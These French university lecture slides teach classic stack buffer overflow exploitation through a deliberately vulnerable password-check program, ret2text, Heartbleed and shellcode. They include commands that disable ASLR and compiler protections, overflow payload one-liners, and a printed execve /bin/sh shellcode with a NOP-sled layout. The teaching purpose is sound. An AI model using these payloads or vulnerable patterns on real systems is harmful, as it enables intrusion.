

Exploitation binaire classique

INF600C
Sécurité des logiciels et exploitation de vulnérabilités

Auteur: Jean Privat, Adapté par: Philippe Pépos Petitclerc
Hiver 2021
Université du Québec à Montréal

Notes

Exploitation binaire classique

Notes

Exploitation binaire classique

- Exploitation binaire classique
- Corruption mémoire classique
- Les suspects usuels
- Exploitation binaire
- Shellcode

Notes

Corruption mémoire classique

Notes

Approches classiques

Dégagement de responsabilité

- Dans ce qui suit, on considère que ASLR n'est pas activé
`echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- Et qu'on a compilé les binaires avec
`gcc -m32 -O0 -fno-stack-protector -z execstack -z norelro -U_FORTIFY_SOURCE -no-pie -fno-pie`

Les explications et les détails plus tard...

Pourquoi des vieilles affaires?

Pour procéder par étapes

- Comprendre les vulnérabilités et attaques de base
- Comprendre les contre-mesures
- Comprendre les vulnérabilités et attaques modernes

3

Notes

pass — niveau 1

```
$ ./pass
Entrez votre mot de passe:
hunter2
Vérification en cours, ne pas éteindre votre ordinateur.
Vérification complétée.
Mauvais mot de passe.
Raté!

Objectif 1: avoir un le premier FLAG

$ ./pass
Entrez votre mot de passe:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Vérification en cours, ne pas éteindre votre ordinateur.
Vérification complétée.
Bon mot de passe; voici un premier FLAG d'encouragement.
Erreur de segmentation
```

4

Notes

```

9  int checkpass(void) {
10     int ok = 0;
11     char in[32];
12     puts("Entrez votre mot de passe:");
13     fgets(in, 1024, stdin);
14     puts("Vérification en cours, ne pas éteindre votre ordinateur.");
15     if(strcmp(in, PASS)==0)
16         ok = 0xC0FEFE;
17     puts("Vérification complétée.");
18     if(ok)
19         puts("Bon mot de passe; voici un premier FLAG d'encouragement: " FLAG1);
20     else
21         puts("Mauvais mot de passe.");
22     return ok == 0xC0FEFE;
23 }

```

5

Notes

Qu'est-ce qui s'est passé?

Premier FLAG

- L'attaquant contrôle in
- Les variables locales in et ok sont à coté sur la **pile**
- L'entrée de l'utilisateur a **débordé** de la variable locale in
- Ça a **modifié** la variable locale ok

Erreur de segmentation

- L'adresse de retour de la fonction est également sur la **pile**
- Elle a également été **corrompue**
- Le retour de fonction s'est **mal passé**

6

Notes

Corruption mémoire

- L'attaquant profite du **comportement** du programme
- pour **modifier** la mémoire du processus
- à son **avantage**

Dépassement de tampon (*buffer overflow*)

Corruption mémoire n°1

Écrire en **dehors des limites** d'une donnée en mémoire modifie des données **adjacentes** en mémoire

- **CWE-119**: Improper Restriction of Operations within the Bounds of a Memory Buffer
- **CWE-120**: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
- **CWE-121**: Stack-based Buffer Overflow
- **CWE-122**: Heap-based Buffer Overflow

7

Notes

Autres abus de mémoire

- Lecture plus ou moins arbitraire pour faire fuiter de l'information
- **CWE-123**: Write-what-where Condition L'attaquant peut écrire ce qu'il veut où il veut → C'est très puissant!
- **CWE-416** Use After Free
- **CWE-457** Use of Uninitialized Variable

8

Notes

Heartbleed

- **CVE-2014-0160**
- Bug dans la fonctionnalité *heartbeats* d'OpenSSL
- Permet à l'attaquant de récupérer des pans entiers de mémoire
- Mémoire qui contient des clés privées et autres secrets




<http://heartbleed.com/>

9

Notes

Heartbleed




Source: <https://xkcd.com/1353/> (2014)

10

Notes

Heartbleed


HOW THE HEARTBLEED BUG WORKS:



11

Notes

Heartbleed



Source: <https://xkcd.com/1354/> (2014)

12

Notes

Heartbleed — patch (simplifié)

```
1 + if (1 + 2 + payload + 16 > s->s3->rrec.length)
2 +   /* silently discard per RFC 6520 sec. 4 */
3 +   return 0;
4
5 // ...
6
7 buffer = OPENSSL_malloc(1 + 2 + payload + 16);
8
9 // ...
10
11 memcpy(bp, pl, payload);
12
13 // ...
14
15 r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT,
16   buffer, 1 + 2 + payload + 16);
```

13

Notes

pass.c — niveau 2

```
9  int checkpass(void) {
10     int ok = 0;
11     char in[32];
12     puts("Entrez votre mot de passe:");
13     fgets(in, 1024, stdin);
14     puts("Vérification en cours, ne pas éteindre votre ordinateur.");
15     if(strcmp(in, PASS)==0)
16         ok = 0xC0FEFE;
17     puts("Vérification complétée.");
18     if(ok)
19         puts("Bon mot de passe; voici un premier FLAG d'encouragement: " FLAG1);
20     else
21         puts("Mauvais mot de passe.");
22     return ok == 0xC0FEFE;
23 }
```

- Objectif 2: faire que checkpass retourne true

14

Notes

Qu'est-ce qui s'est passé? (second flag)

L'attaquant **contrôle** in

- La variable in déborde sur ok (4 octets)
- La octets de in qui écrasent ok sont FE FE C0 00

Lorsque le processeur utilise ok

- Ces 4 octets sont **interprétés** comme le nombre 0xc0fefe
- Ce qui fait réussir le test (instruction `cmpl`)

15

Notes

pass.c — niveau 3

```
25  int getflag2(void) {
26     puts("Second FLAG. Persévérez. " FLAG2);
27 }
28
29  int getflag3(void) {
30     puts("Troisième FLAG: " FLAG3 "\nMais où est le 4ème?");
31 }
32
33  int main(void) {
34     setbuf(stdout, NULL);
35     if (checkpass()) getflag2();
36     else puts("Raté!");
37 }
```

- Objectif 3: exécuter la fonction getflag3

16

Notes

Qu'est-ce qui s'est passé? (troisième flag)

L'attaquant **contrôle** `in`

- La variable `in` déborde sur l'adresse de retour de la fonction
- Les octets de `in` qui écrasent le retour sont `96 85 04 08`

Lorsque le processeur termine la fonction (instruction `ret`)

- Le compteur ordinal est mis à `0x08048596`
- Or c'est l'adresse de la fonction `getflag3`
- Ce qui fait exécuter cette fonction

Le retour de la fonction `getflag3` se passe mal

- La pile est incohérente
- Il n'y a pas d'adresse de retour
- EBP est corrompu

17

Notes

ret2text

Attaque classique: `ret2text`

- L'attaquant contrôle le compteur ordinal
- Habituellement, en écrasant l'adresse de retour dans la pile via un débordement de tampon
- Il abuse l'instruction machine `ret`
- Et fait pointer sur une adresse du code machine du programme
- On appelle `text` le segment mémoire qui contient le code machine







18


Notes

Les suspects usuels

Notes

Qui est coupable de négligence ?

-  Le programmeur ?
- `</>` Le langage de programmation ?
-  Les bibliothèques standards ?
-  Le compilateur ?
-  L'éditeur de liens dynamique ?
-  Le système d'exploitation ?
-  Le processeur ?



19

Notes

Qui est coupable?

À chacun on peut attribuer un part d'explication...
... mais le responsable reste le programmeur



20

Notes

Suspect: le processeur

- Exécute mécaniquement et aveuglement les instructions machine
- Accède aux données en mémoire de façon agnostique
- Applique les protections matérielles (protection mémoire)

Coupable ?

- N'a pas pas de concept de pile, de variable locale ou d'adresse de retour
- Fournit des mécanismes (`call`, `ret`, `sp`)
- Mais n'est pas responsable de leur (mauvaises) utilisations

21

Notes

Suspect: le système d'exploitation?

- Isole les processus
- Attribue les espaces mémoire (une page \approx 4ko)
- Charge les exécutables en mémoire
- Configure les protections matérielles
- Applique les politiques quand les protections matérielles sont violées

Coupable ?

- S'occupe d'allouer la pile
- Mais n'est pas responsable de ce qui en est fait

22

Notes

Suspect: l'éditeur de liens dynamique

- Cherche les bibliothèques utilisées par le programme
- Les charge en mémoire
- Résout les symboles (*dynamic relocation*)

Coupable ?

- Non, c'est juste un passant dans cette histoire

23

Notes

Suspect: la bibliothèque

- Fournit des services standards
- Documente les comportements, les limites et les responsabilités

Coupable ?

- C'est le code de `fgets` qui corrompt la mémoire
- Mais on lui a fourni une mauvaise information sur la taille du tableau

24

Notes

Plusieurs fonctions standards de la libc peuvent avoir des impacts de sécurité lorsqu'elles sont mal utilisées

- débordement de tampons: `fgets`, `read`, `strcat`, etc.
- injection de commandes: `exec`, `system`, `popen`, etc.
- *format string*: `printf` et cie.
- faible pseudo-aléa: `random` et cie.
- situation de concurrence: `access`, `chmod`, etc.

Aide: `peda` affiche la plupart de ces fonctions en rouge

Notes


Contre-mesures

- Lire et comprendre la doc des fonctions En particulier les notes de sécurité
- Utiliser des outils: `flawfinder`, `valgrind`, etc.

Attention


- « A fool with a tool is still a fool. » — Grady Booch, co-créateur d'UML
- Ne pas corriger un bug qu'on ne comprend pas
- [CVE-2008-0166](#) Clés OpenSSL prévisibles chez [Debian](#)

Notes




IN THE RUSH TO CLEAN UP THE DEBIAN-OPENSSL FIASCO, A NUMBER OF OTHER MAJOR SECURITY HOLES HAVE BEEN UNCOVERED:


```
//fio_update(km,buf,i);
```



```
//do_net_crash(0;
```



```
//prevent_glib(0;
```



AFFECTED SYSTEM	SECURITY PROBLEM
FEDORA CORE	VULNERABLE TO CERTAIN DECODER RINGS
XANDROS (SEE PC)	GIVES ROOT ACCESS IF ASKED IN STERN VOICE
GENTOO	VULNERABLE TO FLATTERY
OLPC OS	VULNERABLE TO JEFF GOLDBLUM'S POWERBOOK
SLACKWARE	GIVES ROOT ACCESS IF USER SAYS ELVISH WORD FOR 'FRIEND'
UBUNTU	Turns out distro is actually just Windows Vista with a few custom themes

Source: <https://xkcd.com/424/> (2008)

Notes

Suspect: le langage C </>

Histoire

- Conçu en 1969 pour écrire UNIX
- Langage impératif
- Permet l'écriture de programmes très efficaces
- Laisse le contrôle au programmeur

28

Notes

Suspect: le langage C

- Contrôle fin de la mémoire avec des pointeurs
- Le programmeur **doit** s'assurer de la correction de son programme d'un point de vue de la mémoire
- La spécification prévoit des comportements **non-déterminés**

Coupable ?

- Les règles de programmation à suivre sont documentées
- Le concept de variable locale et d'appel de fonction existent en C
- Pas de concept de pile ou d'adresse de retour dans le standard C

29

Notes

Comportements définis par l'implémentation

Le langage impose à l'implémentation de définir et **documenter** certains comportements

Exemples

- Quelle est la taille d'un entier int? 16? 32? 64?
- Quelle est le boutisme d'un entier? gros, petit?

Portabilité

Un programme qui utilise un comportement défini par la plateforme est **correct** mais n'est plus **portable**

- « Mais chez-moi ça marche (en 32 bits) ! »

30

Notes

Comportements non spécifiés

- Le langage n'impose pas de comportement
- La plateforme a le choix de l'implémentation
- Et peut en changer au cas par cas

Exemples

- Dans quel ordre se fait l'évaluation des paramètres?
- Où sont stockées les variables locales: registre, pile, nulle part?
- Est-ce que deux chaînes littérales identiques sont distinctes?

Correction

Un programme qui nécessite un comportement non spécifié particulier est **incorrect**

- « Mais chez-moi ça marche (avec gcc-3 -O0) ! »

31

Notes

Comportement indéfini

- Le langage indique des règles qui ne peuvent pas être violées
- Une règle violée rend l'**entièreté** de l'exécution **invalide**

Exemples

- Accéder à un tableau hors de son intervalle
- Diviser par 0
- Déréférencer NULL
- Utiliser une variable locale non initialisée

Quelques comportements possibles

- Le programme retourne 42
- Le programme plante
- Le programme efface des données utilisateurs
- Le programme cause une invasion de sauterelles

« Mais chez-moi ça marche (ya pas de sauterelles) ! »

32

Notes

Suspect: le compilateur + assembleur + éditeur de liens

- Transforme un programme C en un programme en langage machine **équivalent**

Coupable ?

- Est responsable de représenter les variable locales en mémoire (ou registres)
- Est responsable d'implémenter l'appel et le retour des fonctions

Des choix de compilation différents aurait changé la donne

- -O1 aurait implémenté ok dans un registre et non dans la pile

33

Notes

Compilation: les règles

Un compilateur

- Peut effectuer toutes les transformations et optimisations qui ne changent pas le comportement **observable** du programme (règle du « comme si »)
- Est libre d'interpréter les comportements *non définis* et *non déterminés* à sa guise


Que fait le programme suivant?

```
1 int main(int argc, char **argv) {  
2     int *p;  
3     if (argc == 42) p = &argc;  
4     printf("%d\n", *p);  
5     return 0;  
6 }
```

34

Notes

Compilation



Source: <https://xkcd.com/303> (2007)

35

Notes

Suspect: le programmeur?

- Doit **connaître** et **comprendre** la spécification du langage
- Ne devrait **jamais** coder des choses qui ont un comportement indéfini ou indéterminé



36

Notes

Exploitation binaire

Notes

Exploitation binaire



« What you must learn is that these rules are no different that the rules of a computer system. Some of them can be bent. Others can be broken. Understand? » — Morpheus, Matrix

Notes


Exploitation binaire

L'attaquant

- Comprend le rôle des différentes composantes (programme, os, lib, etc.)
- Identifie des comportements exploitables dans le code machine (rétro-ingénierie) Il s'agit de **vulnérabilités** dans le programme.
- Détermine une donnée qui exploite ses comportements Du point de vu du processeur
 - Ce **payload** est une donné **normale**
 - D'un programme exécuté **normalement**
- Développe un programme qui livre cette donnée à la victime Cet **exploit** fait l'attaque effective du serveur, du programme, de l'utilisateur, etc.

Notes

Comprendre le rôle des différentes composantes



Source: <http://abstrusegoose.com/98>

39

Notes

Livrer un payload statique

Entrée standard (stdin) et réseau (netcat)

- Redirection de fichiers
- Tubes

```
$ ./prog < payload
$ cat payload | ./prog
$ printf "AAAAAA\xfe\xfe\x0" | ./prog
$ python -c 'printf "A"*42 + "\xfe\xfe\x0"' | ./prog
$ python exploit.py | ./prog
```

Maintenir *stdin* quand on a un shell

```
$ cat payload - | ./prog
$ { python exploit.py; cat; } | ./prog
```

Attention aux tampons

- `gets`, `fread`, `scanf` et autres fonctions C consomment plus que demandé.

40

Notes

Autres livraisons

Livrer le payload via un argument

```
$ ./prog "`cat payload`"
```

Attention: les octets nuls (`\0`) sont ignorés

Livrer le payload via un fichier

- Juste placer le fichier
- Au pire bricoler avec des liens symboliques
- cf. exploitation système

41

Notes

Ne pas travailler à l'aveugle

- Essayer de toujours comprendre ce qui se passe
- Rappel: il n'y a pas de magie

gdb

```
$ gdb ./prog
> r < payload
> r ``python -c 'print "A"*42 + "BBBB"``'
```

- Attention: **gdb** lance le programme avec le chemin complet Ce qui décale `$esp`
- Astuce: `gdb -p` pour attacher dans une autre console

traces

```
$ python -c 'printf "A"*42+"BBBB"' | ltrace -Sfi ./prog
```

42

Notes

Ne pas y aller à l'arrache



« Vas-y force ! On sait jamais, sur un malentendu ça peut marcher ! » —
Jean-Claude Dusse, Les Bronzés font du ski (1979)

43

Notes

Livrer un payload dynamique

Le contenu du payload dépend des sorties du programme

- Paramètres spécifiques/challenge
- Fuite d'information

Payload via entrée/sortie standards (*stdin/stdout*) et réseau

- Session interactive avec l'humain `$ python -i | ./prog`
- Programmation bidirectionnel

```
$ socat -v EXEC:./exploit.py EXEC:./prog
$ socat -v EXEC:./exploit.py TCP:host:port
```
- Programmer les sockets à la main
- Programmer avec des bibliothèques et outils: `expect`, `pwn tools`, etc.

Payload dans un fichier

- Lien symbolique avec `/dev/stdin`
- Tube nommé

44

Notes

pass (64 bits)

```
$ ./pass_64
```

Entrez votre mot de passe:

hunter2

Vérification en cours, ne pas éteindre votre ordinateur.

Vérification complétée.

Mauvais mot de passe.

Raté!

Objectifs: avoir les flags 1, 2 et 3 en 64 bits

45

Notes

Qu'est ce qui change en 64 bits?

De plus grands registres et espace d'adressage (8 octets)

- Registres généraux
- RIP, RSP
- Les pointeurs de fonctions

Des octets 0 dans les pointeurs

- Complique l'exploitation des fonctions de chaînes `strcpy`, `printf`, etc.
- Exemple RIP `0x0000560d88588532`
- Exemple RSP `0x00007ffc91267ea`

Plus de registres

- Moins de variables locales dans la pile à corrompre

Convention d'appel *fast call*

- Moins de pile, plus de registres
- Moins d'arguments et de valeurs de retour dans la pile à corrompre

46

Notes

Shellcode

Notes



« I could come up with a program that could rip that place off big time...
big time. » — Michael Bolton, Office Space (1999)

47

Notes

pass — niveau 4

- Objectif 4: exécuter du code arbitraire
- Ouvrir un shell interactif

48

Notes

Shellcode

- Le *payload* d'un exploit
 - En code machine
 - Qui sert à ouvrir un shell (ou autre)
- Contraintes
- Petit
 - Filtre souvent: 0x00 '\0', 0x0A '\n', voir tout ce qui n'est pas alphanumérique...
 - Très bas niveau

49

Notes

Livraison du shellcode

- Développer le shellcode
- Le mettre quelque part en mémoire
- Faire pointer IP dessus

50

Notes

Développer un shellcode

- Écrire du code machine/assembleur
 - Avec des contraintes
- Ouvrir d'assembleur potentiel ([Ouaspo](#))
- Des catalogues existent <http://shell-storm.org/shellcode/>

51

Notes

Détail d'un shellcode

25 octets

```
31 c0 31 d2 50 68 2f 2f 73 68 68 2f 62
69 6e 89 e3 50 53 89 e1 b0 0b cd 80
```

11 instructions

```
31 c0      xor  eax,eax
31 d2      xor  edx,edx
50         push eax
68 2f 2f 73 68 push 0x68732f2f
68 2f 62 69 6e push 0x6e69622f
89 e3      mov  ebx,esp
50         push eax
53         push ebx
89 e1      mov  ecx,esp
b0 0b      mov  al,0xb
cd 80      int  0x80
```

52

Notes

Appel systèmes

Spécifiques au **système** et la **plateforme** (ABI)

En linux 80386: int `0x80`

- `%eax` = numéro d'appel système
- `%ebx` = premier argument
- `%ecx` = second argument
- `%edx` = troisième argument
- etc.
- `%eax` = retour

Appel système `execve(2)`:

- `%eax` = 11 (0xb)
- `%ebx` = `char*` fichier
- `%ecx` = `char*` `args[]`
- `%edx` = `char*` `envp[]`

53

Notes

Faire pointer IP

- Shellcode dans la pile
- Quelle est l'adresse exacte?

Ça dépend de où on est dans la pile Donc de ce qu'il y a avant

- Cadres d'exécution des fonctions
- Arguments du programmes
- Variables d'environnement

On peut déterminer en local Mais comment deviner en distant?

54

Notes

Toboggan NOP

Solution : toboggan NOP (*NOP slide* ou *nopsled*)

- Préfixer le shellcode par des NOP (0x90)
- Viser au milieu du nopslep

→ approximer l'adresse

55

Notes

Shellcode: mise en œuvre

Payload

- “A” * décalage
- Adresse approximée du milieu du *nopsled*: écrase le *retaddr* original
- Nopsled: 0x90 à grandeur
- Contenu du *shellcode*

56

Notes

Shellcode en 64 bits

- Nouvelle instruction machine `syscall`. Plus rapide!
- En Linux x86_64: numéro=%rax arguments=%rdi, %rsi, %rdx, %r10, %r8, %r9 retour=%rax `execve(2)`: numéro 59 (0x3b)
- Plein de 0 dans les pointeurs :(

Autrement, c'est pareil...

57

Notes

Shellcode: récapitulatif

Injection de code

- À cause d'un **bug** dans le programme
- (c'est la faute au programmeur)
- De la donnée **contrôlée** par l'attaquant
 - Est **interprété** par erreur comme des instructions
- Ce qui permet à l'attaquant de **contrôler** le comportement du programme

Architecture de Von Neumann

- La mémoire stocke données et code
- Sous une même forme (des octets)

Shellcode

- Injection de code
- Qui lance un shell (habituellement)
- Mais en langage machine

58

Notes



« Well, that was easy. » — Michael Bolton, Office Space (1999)

Notes

Notes

Notes
